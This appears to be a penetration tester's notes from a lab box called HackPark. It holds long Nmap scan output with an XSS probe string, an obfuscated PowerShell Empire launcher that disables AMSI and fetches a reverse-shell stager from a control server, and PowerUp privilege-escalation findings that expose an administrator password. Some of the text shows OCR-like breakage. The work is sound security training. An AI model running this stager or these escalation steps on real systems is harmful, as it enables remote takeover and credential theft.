http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 6
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
     Line number: 59
      Comment:
          /** Gets or sets light mode. Equavalent to
turning off gutter and toolbar. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 147
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 369
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 349
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 375
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 386
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 363
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
      Line number: 393
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1489
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 389
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 334
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
     Line number: 470
      Comment:
          /* optional */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 355
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 19
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 170
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 526
      Comment:
```

```
*/
      Path: http://10.10.93.249:80/post/welcome-to-hack-
park
      Line number: 300
      Comment:
          ←!— START FOOTER —>
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 309
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 38
      Comment:
          /** Enables or disables smart tabs. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 218
      Comment:
          /** Command to display the about dialog window.
*/
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 50
      Comment:
          /** Enables quick code copy and paste from
double click. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 331
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1379
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 302
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 744
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1136
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 184
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 526
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
      Line number: 267
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 254
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 363
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 445
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1686
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 226
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 2
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 219
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 23
      Comment:
                         */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 394
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 208
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 73
      Comment:
          /** Blogger mode flag. */
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 508
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1348
      Comment:
                 */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 134
      Comment:
      Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 117
      Comment:
          /** <%= %> tags. */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 18
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 1260
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 277
      Comment:
```

```
*/
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 351
      Comment:
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
      Line number: 374
      Comment:
           */
      Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
      Line number: 201
      Comment:
```

```
Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
     Line number: 166
     Comment:
                         */
 http-vhosts:
l_128 names had status 200
| http-feed:
  Spidering limited to: maxpagecount=40;
withinhost=10.10.93.249
   Found the following feeds:
     RSS (version 2.0):
http://10.10.93.249:80/syndication.axd
     RSS (version 2.0):
http://10.10.93.249:80/category/feed/BlogEngineNET
_ Atom (version 1.0.0.0):
http://10.10.93.249:80/syndication.axd?format=atom
| http-fileupload-exploiter:
     Couldn't find a file-type field.
|_http-malware-host: Host appears to be clean
_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
  http-methods:
   Supported Methods: GET HEAD OPTIONS TRACE POST
```

```
|_ Potentially risky methods: TRACE
|_http-mobileversion-checker: No mobile version detected.
| http-robots.txt: 6 disallowed entries
/ /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-referer-checker: Couldn't find any cross-domain
scripts.
| http-security-headers:
   Cache_Control:
      Header: Cache-Control: private
|_http-chrono: Request times for /; avg: 752.74ms; min:
714.67ms; max: 824.42ms
|_http-date: Mon, 24 Oct 2022 05:17:25 GMT; -1s from
local time.
  http-useragent-tester:
    Status for browser useragent: 200
   Allowed User Agents:
      Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
      libwww
     lwp-trivial
      libcurl-agent/1.0
      PHP/
      Python-urllib/2.5
      GT::WWW
      Snoopy
      MFC_Tear_Sample
      HTTP::Lite
      PHPCrawl
      URI::Fetch
```

```
Zend_Http_Client
     http client
     PECL:: HTTP
     Wget/1.13.4 (linux-gnu)
     WWW-Mechanize/1.34
 http-waf-detect: IDS/IPS/WAF detected:
_10.10.93.249:80/?p4yl04d3=
<script>alert(document.cookie)
 http-headers:
   Cache-Control: private
   Content-Length: 10256
   Content-Type: text/html; charset=utf-8
   Server: Microsoft-IIS/8.5
   Content-Style-Type: text/css
   Content-Script-Type: text/javascript
   X-Powered-By: ASP.NET
   Date: Mon, 24 Oct 2022 05:17:42 GMT
   Connection: close
    (Request type: HEAD)
 http-csrf:
  Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.10.93.249
    Found the following possible CSRF vulnerabilities:
     Path: http://10.10.93.249:80/
     Form id: aspnetform
     Form action: /
     Path: http://10.10.93.249:80/author/Admin
     Form id: aspnetform
     Form action: /author/Admin
```

```
Path: http://10.10.93.249:80/post/welcome-to-hack-
park
    Form id: aspnetform
|_ Form action: /post/welcome-to-hack-park
|_http-errors: ERROR: Script execution failed (use -d to
debuq)
3389/tcp open ms-wbt-server syn-ack
| rdp-enum-encryption:
   Security layer
     CredSSP (NLA): SUCCESS
     CredSSP with Early User Auth: SUCCESS
     RDSTLS: SUCCESS
time.
| ssl-cert: Subject: commonName=hackpark
| Issuer: commonName=hackpark
| Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha1WithRSAEncryption
 Not valid before: 2022-10-23T04:45:05
 Not valid after: 2023-04-24T04:45:05
 MD5: e7b711d049a9aecb74e0ce37c6c72305
 SHA-1: 77c6bdadb5cbf05838d458f16aefd5dbd7a9ad2f
 ----BEGIN CERTIFICATE----
MIIC1DCCAbygAwIBAgIQNe9fElDCjbFAo8azFs8jMTANBgkqhkiG9w0BA
QUFADAT
MREwDwYDVQQDEwhoYWNrcGFyazAeFw0yMjEwMjMwNDQ1MDVaFw0yMzA0M
jQwNDQ1
```

```
MDVaMBMxETAPBgNVBAMTCGhhY2twYXJrMIIBIjANBgkqhkiG9w0BAQEFA
AOCAQ8A
MIIBCgKCAQEA8RNvKbP1j/oFWnr0TVWFkX7o9araCeRp7eqtsKBbZwy0b
WrixWe1
xz7e7Q++knggGGSPjqPatW7BqlZMrz4hqJ9Aa4YzBFVHN2nS5oWxqbcRy
NBB5IPb
oFi4oMJYJtVcVuwIZXTH2P7TKbx3mKVvUsokfYGs+UcQta59xIbJwYirg
pKLv86e
eVzm6Ej9l52aJnCm1TYAHEZFqv1SXf1onldPuy7nxDZ1NzQk88hB1Md0T
GLR14Sb
9n3Pz1MGXfANU0Zu0E9Lsge+AA5XXK9XE6IfVFLgL3PNx3UCg97xsCl/S
iPw/Sb9
H9SQgiwLoPx5i4s0GJeMTnPnHAjyiZtDGQIDAQABoyQwIjATBgNVHSUED
DAKBggr
BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQEFBQADggEBACTmS
Jp40mxx
BmJYBwb1LRTA4XJKz8nIB0hsVE5ETAxidWPCdcbkmCaeHfBI2HcHNRFzI
kVywQkv
WsIipmt/0zGko2TvVCJtKBH9GrtYOLp/YSlmtU641gWQn0qKFXk+fM82W
9vRzc5/
H1l7yA8k5cjccXoeTjKZTP0ezIOSBrmc3LZUQcXC3jdngsTUm0Z1//lQ8
vtJLsIg
```

```
CJ8xiAywwNTiRDmpjN7LqHK0NOwNVHqNt+vbPNcqhwc5l1Eft+LHY7zD7
FffEiol
6FQ3oAk3jyy30/rxZeVH9k4yzXkVW0lPDP80lQm1FV5HlcH7/XFel1dt8
OGQifx0
 za0jZmgonb4=
|_----END CERTIFICATE----
 ssl-enum-ciphers:
   TLSv1.0:
      ciphers:
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
F
        TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
        TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
      compressors:
        NULL
      cipher preference: server
      warnings:
        64-bit block cipher 3DES vulnerable to SWEET32
attack
        Broken cipher RC4 is deprecated by RFC 7465
        Ciphersuite uses MD5 for message integrity
        Insecure certificate signature (SHA1), score
capped at F
    TLSv1.1:
      ciphers:
```

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
F
        TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
        TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
        TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
        TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
     compressors:
        NULL
     cipher preference: server
     warnings:
        64-bit block cipher 3DES vulnerable to SWEET32
attack
        Broken cipher RC4 is deprecated by RFC 7465
        Ciphersuite uses MD5 for message integrity
        Insecure certificate signature (SHA1), score
capped at F
   TLSv1.2:
     ciphers:
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1)
 F
        TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - F
        TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - F
        TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1)
- F
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) -
F
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) -
```

```
F
        TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
        TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
        TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - F
        TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
        TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - F
        TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - F
        TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - F
      compressors:
        NULL
     cipher preference: server
     warnings:
        64-bit block cipher 3DES vulnerable to SWEET32
attack
        Broken cipher RC4 is deprecated by RFC 7465
        Ciphersuite uses MD5 for message integrity
        Insecure certificate signature (SHA1), score
capped at F
| least strength: F
 ssl-dh-params:
   VULNERABLE:
   Diffie-Hellman Key Exchange Insufficient Group
Strength
      State: VULNERABLE
        Transport Layer Security (TLS) services that use
Diffie-Hellman groups
        of insufficient strength, especially those using
one of a few commonly
        shared groups, may be susceptible to passive
eavesdropping attacks.
      Check results:
        WEAK DH GROUP 1
```

```
Cipher Suite:
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
              Modulus Type: Safe prime
              Modulus Source: RFC2409/Oakley Group 2
              Modulus Length: 1024
              Generator Length: 1024
              Public Key Length: 1024
      References:
        https://weakdh.org
 rdp-ntlm-info:
   Target_Name: HACKPARK
   NetBIOS_Domain_Name: HACKPARK
   NetBIOS_Computer_Name: HACKPARK
   DNS_Domain_Name: hackpark
   DNS_Computer_Name: hackpark
   Product_Version: 6.3.9600
   System_Time: 2022-10-24T05:17:26+00:00
Host script results:
  dns-blacklist:
    SPAM
     list.quorum.to - FAIL
     l2.apews.org - FAIL
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| unusual-port:
| WARNING: this script depends on Nmap's
service/version detection (-sV)
|_dns-brute: Can't guess domain of "10.10.93.249"; use
dns-brute.domain script argument.
|_fcrdns: FAIL (No PTR record)
  port-states:
   tcp:
```

```
| open: 80,3389
|_ filtered: 1-79,81-3388,3390-65535

Post-scan script results:
| reverse-index:
| 80/tcp: 10.10.93.249
|_ 3389/tcp: 10.10.93.249
Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Oct 24 01:26:36 2022 -- 1 IP address
(1 host up) scanned in 875.31 seconds
```

Reverse shell by Empire

powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAV qBlAHIAcwBpAG8AbqAuAE0AYQBqAG8AcqAqAC0AZwBlACAAMwApAHsAJA BSAGUAZqA9AFsAUqBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB OAFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBl AG4AdAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpA GwAcwAnACkAOwAkAFIAZQBmAC4ARwBlaHQARqBpAGUAbABkACqAJwBhAG OAcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGI Ababpagmalabtahqayqboagkaywanackalgbtaguadab2agEabab1agua KAAKAE4AdQBsAGwALAAKAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0AL gBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALg BFAHYAZQBuAHQAUAByAG8AdgBpAGQAZQByAFOALgBHAGUAdABGAGKAZQB sAGQAKAAnAGOAXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBi AGWAaQBjACWASQBuAHMAdABhAG4AYWBlACcAKQAuAFMAZQB0AFYAYQBsA HUAZQAoAFsAUqBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AF QAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4 AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBUAHIAYQBjAGkAbgBnAC4A UABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAd ABGAGKAZQBsAGQAKAAnAGUAdAB3AFAAcgBvAHYAaQBKAGUAcgAnACwAJw BOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAEcAZQB OAFYAYQBsAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQA7AFsAUwB5 AHMAdABlaGOALgBOAGUAdAauAFMAZQByAHYAaQBjAGUAUABvAGkAbgBOA E0AYQBuAGEAZwBlaHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG 4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAGIAagBlAGM AdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4A dAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGKAb gBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVA ByAGKAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACKAIAB sAGkAawBlACAARwBlAGMAawBvACcAOwAkAHMAZQByADOAJAAoAFsAVABl AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAG4AaQBjAG8AZABlA C4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAEMAbwBuAHYAZQByAHQAXQA6AD oARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcAYQBBAEI AMABBAEGAUQBBAGMAQQBBADYAQQBDADGAQQBMAHCAQQB4AEEARABBAEEA TABNAEEAeABBAEQATQBBAEwAZwBBAHqAQQBDADQAQQBNAHcAQQA2AEEAR ABFAEEATQB3AEEAegBBAEQAVQBBACcAKQApACkAOwAkAHQAPQAnAC8AYQ BkAGOAaQBuAC8AZwBlAHQALqBwAGqAcAAnADsAJAB3AGMALqBIAGUAYQB kAGUAcgBzAC4AQQBkAGQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAs ACQAdQApADsAJAB3AGMALgBQAHIAbwB4AHkAPQBbAFMAeQBzAHQAZQBtA C4ATgBlaHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0A0gA6AEQAZQBmAG EAdQBsAHQAVwBlAGIAUAByAG8AeAB5ADsAJAB3AGMALgBQAHIAbwB4AHk ALqBDAHIAZQBkAGUAbqB0AGkAYQBsAHMAIAA9ACAAWwBTAHkAcwB0AGUA bQAuAE4AZQBOAC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAX QA6ADoARABlAGYAYQB1AGwAdAB0AGUAdAB3AG8AcgBrAEMAcgBlAGQAZQ BuAHQAaQBhAGwAcwA7ACQAUwBjAHIAaQBwAHQAOqBQAHIAbwB4AHkAIAA 9ACAAJAB3AGMALgBQAHIAbwB4AHkAOwAkAEsAPQBbAFMAeQBzAHQAZQBt AC4AVABlahgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJA EKALGBHAGUAdABCAHKAdABlAHMAKAANAGoAbwBIAGEAJgAjAHcAVQB2AH UAVwBaAFsAfQA4ACEANgBTACsALwBWAGwAbgApADwATQBEAEEAfABeADc AcQAnACkAOwAkAFIAPQB7ACQARAAsACQASwA9ACQAQQByAGcAcwA7ACQA UwA9ADAALgAuADIANQA1ADsAMAAuAC4AMgA1ADUAfAAlAHsAJABKAD0AK AAKAEoAKwAkAFMAWwAkAF8AXQArACQASwBbACQAXwAlaCQASwAuAEMAbw B1AG4AdABdACkAJQAyADUANgA7ACQAUwBbACQAXwBdACwAJABTAFsAJAB KAFOAPQAKAFMAWwAKAEoAXQAsACQAUwBbACQAXwBdAHOAOwAKAEQAfAAl AHSAJABJADOAKAAKAEKAKWAXACKAJQAYADUANGA7ACQASAA9ACGAJABIA CsAJABTAFsAJABJAF0AKQAlADIANQA2ADsAJABTAFsAJABJAF0ALAAKAF MAWWAKAEqAXQA9ACQAUWBbACQASABdACWAJABTAFsAJABJAF0A0WAKAF8 ALQBiAHgAbwByACQAUwBbACgAJABTAFsAJABJAF0AKwAkAFMAWwAkAEgA XQApACUAMgA1ADYAXQB9AH0AOwAkAHcAYwAuAEgAZQBhAGQAZQByAHMAL gBBAGQAZAAoACIAQwBvAG8AawBpAGUAIgAsACIARgBUAHMAawBFAEsAVQBAFEALwBVAHQAUgBWAGQAWQA9AFoAMgBCAEMANgBZAFgARgBRAGwASABpAFEALwBPAGwAUQBWAEEAdQB2AEwARwBnADYAVABRADOAIgApADsAJABkAGEAdABhADOAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAoACQAcwBlahIAKwAkAHQAKQA7ACQAaQB2ADOAJABkAGEAdABhAFsAMAAuAC4AMBdADsAJABkAGEAdABhADOAJABkAGEAdABhAFsANAAuAC4AJABkAGEAdABhAC4AbABlAG4AZwBOAGgAXQA7ACOAagBvAGkAbgBbAEMAaABhAHIAWwBdAFOAKAAmaCAAJABSACAAJABkAGEAdABhACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=

PowerUp scan

powershell.exe -exec bypass -Command "& {Import-Module
 .\PowerUp.ps1; Invoke-AllChecks}"

Privilege : SeImpersonatePrivilege

Attributes : SE_PRIVILEGE_ENABLED_BY_DEFAULT,

SE_PRIVILEGE_ENABLED

TokenHandle: 2460

ProcessId : 2156

Name : 2156

Check : Process Token Privileges

ServiceName : AWSLiteAgent

Path : C:\Program

Files\Amazon\XenTools\LiteAgent.exe

ModifiablePath : @{ModifiablePath=C:\;

IdentityReference=BUILTIN\Users;

Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AWSLiteAgent'

-Path <HijackPath>

CanRestart : False

Name : AWSLiteAgent

Check : Unquoted Service Paths

ServiceName : AWSLiteAgent

Path : C:\Program

Files\Amazon\XenTools\LiteAgent.exe

ModifiablePath : @{ModifiablePath=C:\;

IdentityReference=BUILTIN\Users;

Permissions=WriteData/AddFile}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AWSLiteAgent'

-Path <HijackPath>

CanRestart : False

Name : AWSLiteAgent

Check : Unquoted Service Paths

ServiceName : WindowsScheduler

Path :

C:\PROGRA~2\SYSTEM~1\WService.exe

ModifiableFile :

C:\PROGRA~2\SYSTEM~1\WService.exe

ModifiableFilePermissions : {Delete,

WriteAttributes, Synchronize,

ReadControl...}

ModifiableFileIdentityReference : Everyone

StartName : LocalSystem

AbuseFunction : Install-ServiceBinary -

Name

'WindowsScheduler'

CanRestart : False

Name : WindowsScheduler

Check : Modifiable Service

Files

DefaultDomainName :

DefaultUserName : administrator

DefaultPassword : 4q6XvFES7Fdxs

AltDefaultDomainName :

AltDefaultUserName :

AltDefaultPassword :

Check : Registry Autologons

Key:

HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersi

on\Ru

n\WScheduler

Path : C:\PROGRA~2\SYSTEM~1\WScheduler.exe

/LOGON

ModifiableFile :

@{ModifiablePath=C:\PROGRA~2\SYSTEM~1\WScheduler.exe;

IdentityReference=Everyone;

Permissions=System.Object[]}

Name :

HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersi

on\Ru

n\WScheduler

Check : Modifiable Registry Autorun

Entire Nessus Scan

Entire Nessus Scan